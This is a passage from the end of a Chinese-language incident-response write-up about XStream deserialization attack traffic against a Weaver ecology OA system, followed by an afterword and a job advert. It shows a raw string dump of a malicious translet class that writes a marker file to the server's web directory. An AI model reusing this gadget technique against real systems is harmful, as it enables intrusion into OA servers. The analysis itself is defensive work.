SourceFile LoginFilter.java  java/io/FileOutputStream D:\WEAVER\ecology\css\login.css
0 login 12345 java/io/IOException Resin/LoginFilter @com/sun/org/apache/xalan/internal/
xsltc/runtime/AbstractTranslet 9com/sun/org/apache/xalan/internal/xsltc/TransletException (
Ljava/lang/String;)V java/lang/String getBytes ()[B write ([B)V!

/ * ? ?
? ?
```

不难看出写了个文件 `D:\WEAVER\ecology\css\login.css` ， 内容应该是 `login12345`

0x07 后记

这次流量的应急响应又加深了我对 XStream 以及某 OA 的印象，不可多得的一次机会。

0x08 招聘内推计划

滴滴出行 SSTG 需要你！欢迎志同道合的同学加入滴滴出行 SSTG，请各大微信群联系 @清水川崎 或者 关注 @滴滴安全应急响应中心 公众号，请注明来源。

